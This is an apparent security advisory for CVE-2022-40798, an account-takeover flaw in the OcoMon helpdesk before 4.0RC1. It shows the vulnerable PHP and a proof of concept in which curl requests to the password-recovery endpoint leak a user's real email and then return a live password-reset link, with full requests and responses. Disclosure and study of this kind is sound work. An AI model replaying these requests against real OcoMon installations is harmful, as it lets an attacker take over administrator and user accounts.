ninj4c0d3r / **ocomon-account-takeover.md**

CVE-2022-40798 - OcoMon Account Takeover

ocomon-account-takeover.md

OcoMon < 4.0RC1 - Account Takeover [CVE-2022-40798]

Description

Through password recovery its possible to obtain a **token** to reset password of any user.

Bug - 1

The vulnerability occurs because the application validates the email in database and returns the real email to the user.

```
if (!empty($data['login_name'])) {
    $sql = "SELECT user_id, nome, email FROM usuarios WHERE login = :user ";
    $res = $conn->prepare($sql);
    $res->bindParam(':user', $data['login_name']);
    $res->execute();

    if (!$res->rowCount()) {
        $data['success'] = false;
        $data['field_id'] = 'login_name';
        $data['message'] = message('warning', 'Ooops!', TRANS('USERNAME_OR_EMAIL_NOT_FOUND'), '');
        echo json_encode($data);
        return false;
    }
    $userData = $res->fetch();
    $data['user_id'] = $userData['user_id'];
    $data['name'] = $userData['nome'];
    $data['mail_to'] = $userData['email'];
}
```

Bug - 2

If username and email are valid, the application returns to user the link to reset the password instead of sending it by email.

```
$VARS = array();
$VARS['%usuario%'] = explode(' ', $data['name'])[0];
$VARS['%site%'] = "<a href='" . $row_config['conf_ocomon_site'] .
$VARS['%forget_link%'] = $data['forget_link'];
```

PoC

- Access "Esqueci minha senha:

- Enter a valid username (**example: admin**) and a fake email.
- The user's real email will be exposed in the response:


```
exploitation@exploitation ~> curl 'https://www.[redacted]/helpdesk/includes/common/require_access_recovery_process
.php' \
                                -H 'authority: [redacted]' \
                                -H 'accept: application/json, text/javascript, */*; q=0.01' \
                                -H 'accept-language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7' \
                                -H 'content-type: application/x-www-form-urlencoded; charset=UTF-8' \
                                -H 'cookie: PHPSESSID=htumh94a56u089lt70lukcvs33' \
                                -H 'origin: https://[redacted]' \
                                -H 'referer: https://[redacted]/helpdesk/login.php' \
                                -H 'sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104", "Opera GX";v="90"' \
                                -H 'sec-ch-ua-mobile: ?0' \
                                -H 'sec-ch-ua-platform: "Windows"' \
                                -H 'sec-fetch-dest: empty' \
                                -H 'sec-fetch-mode: cors' \
                                -H 'sec-fetch-site: same-origin' \
                                -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.5112.102 Safari/537.36 OPR/90.0.4480.100 (Edition std-1)' \
                                -H 'x-requested-with: XMLHttpRequest' \
                                --data-raw 'csrf=Sz6kIVn2EiEBDJOCn3NLWlfTUMA%3D&csrf_session_key=csrf_token&login_nam
e=admin&email=test%40gmail.com&action=require_recovery' \
                                --compressed
{"success":false,"message":"\n        <div class='d-flex justify-content-center '>\n            <div class='d-flex justi
fy-content-center  my-3' style=' max-width: 100%; position: fixed; top: 1%; z-index:1030 !important;'>\n
<div class='alert alert-warning alert-dismissible fade show w-100' role='alert' id=''  onClick=\"this.style.display='non
e'\" >\n                    <i class='fas fa-exclamation-circle'><\/i>\n                    <strong>Ooops!<\/strong> Nom
e de usu\u00e1rio ou e-mail n\u00e3o encontrado \n                    <button type='button' class='close' data-dismiss='
alert' aria-label='Close'>\n                        <span aria-hidden='true'>&times;<\/span>\n                    <\/but
ton>\n                <\/div>\n            <\/div>\n            <\/div>\n        ","cod":"","action":"require_recovery",
"field_id":"email","login_name":"admin","email":"test@gmail.com","user_id":"1","name":"Administrador do Sistema","mail_t
o":"[redacted]"}¶
```

Email REAL

- Send the request again replacing the fake email to user original email:

```
exploitation@exploitation ~> curl 'https://[redacted]/helpdesk/includes/common/require_access_recovery_process
.php' \
                                -H 'authority: [redacted]' \
                                -H 'accept: application/json, text/javascript, */*; q=0.01' \
                                -H 'accept-language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7' \
                                -H 'content-type: application/x-www-form-urlencoded; charset=UTF-8' \
                                -H 'cookie: PHPSESSID=htumh94a56u089lt70lukcvs33' \
                                -H 'origin: https://[redacted]' \
                                -H 'referer: https://[redacted]/helpdesk/login.php' \
                                -H 'sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104", "Opera GX";v="90"' \
                                -H 'sec-ch-ua-mobile: ?0' \
                                -H 'sec-ch-ua-platform: "Windows"' \
                                -H 'sec-fetch-dest: empty' \
                                -H 'sec-fetch-mode: cors' \
                                -H 'sec-fetch-site: same-origin' \
                                -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.5112.102 Safari/537.36 OPR/90.0.4480.100 (Edition std-1)' \
                                -H 'x-requested-with: XMLHttpRequest' \
                                --data-raw 'csrf=Sz6kIVn2EiEBDJOCn3NLWlfTUMA%3D&csrf_session_key=csrf_token&login_nam
e=admin&email=[redacted]action=require_recovery' \
                                --compressed
{"success":true,"message":"Solicita\u00e7\u00e3o realizada con sucesso! O link para defini\u00e7\u00e3o de nova senha fo
i enviado para o seu endere\u00e7o de e-mail","cod":"","action":"require_recovery","field_id":"","login_name":"admin","e
mail":"[redacted]","user_id":"1","name":"Administrador do Sistema","mail_to":"[redacted]
","rand":"82c6263a4ba9281ca045e915ac52aef2","forget_link":"http:\/\/[redacted]\/helpdesk\/setNewPass.php?code=1|82
c6263a4ba9281ca045e915ac52aef2"}¶
```

- In the request response have the link to change the user's password, just access and change:



Examples:

```
URL: https://ocomon.site/includes/common/require_access_recovery_process.php

DATA:
csrf=qgBhHao%2BUlza4vm2VFTQZYs7V8A%3D&csrf_session_key=csrf_token&login_name=admin&e


RESPONSE:
"action":"require_recovery","field_id":"email","login_name":"admin","email":"anythin
 do Sistema","mail_to":"realemail@email.com"}
```

```
URL: https://ocomon.site/includes/common/require_access_recovery_process.php

DATA:
csrf=qgBhHao%2BUlza4vm2VFTQZYs7V8A%3D&csrf_session_key=csrf_token&login_name=admin&e


RESPONSE:
"action":"require_recovery","field_id":"","login_name":"admin","email":"realemail@em
 do
Sistema","mail_to":"realemail@email.com","rand":"b39abfbd697e566d178e678462b0b6c1","
code=1|b39abfbd697e566d178e678462b0b6c1"}
```

FIX

https://ocomonphp.sourceforge.io/downloads/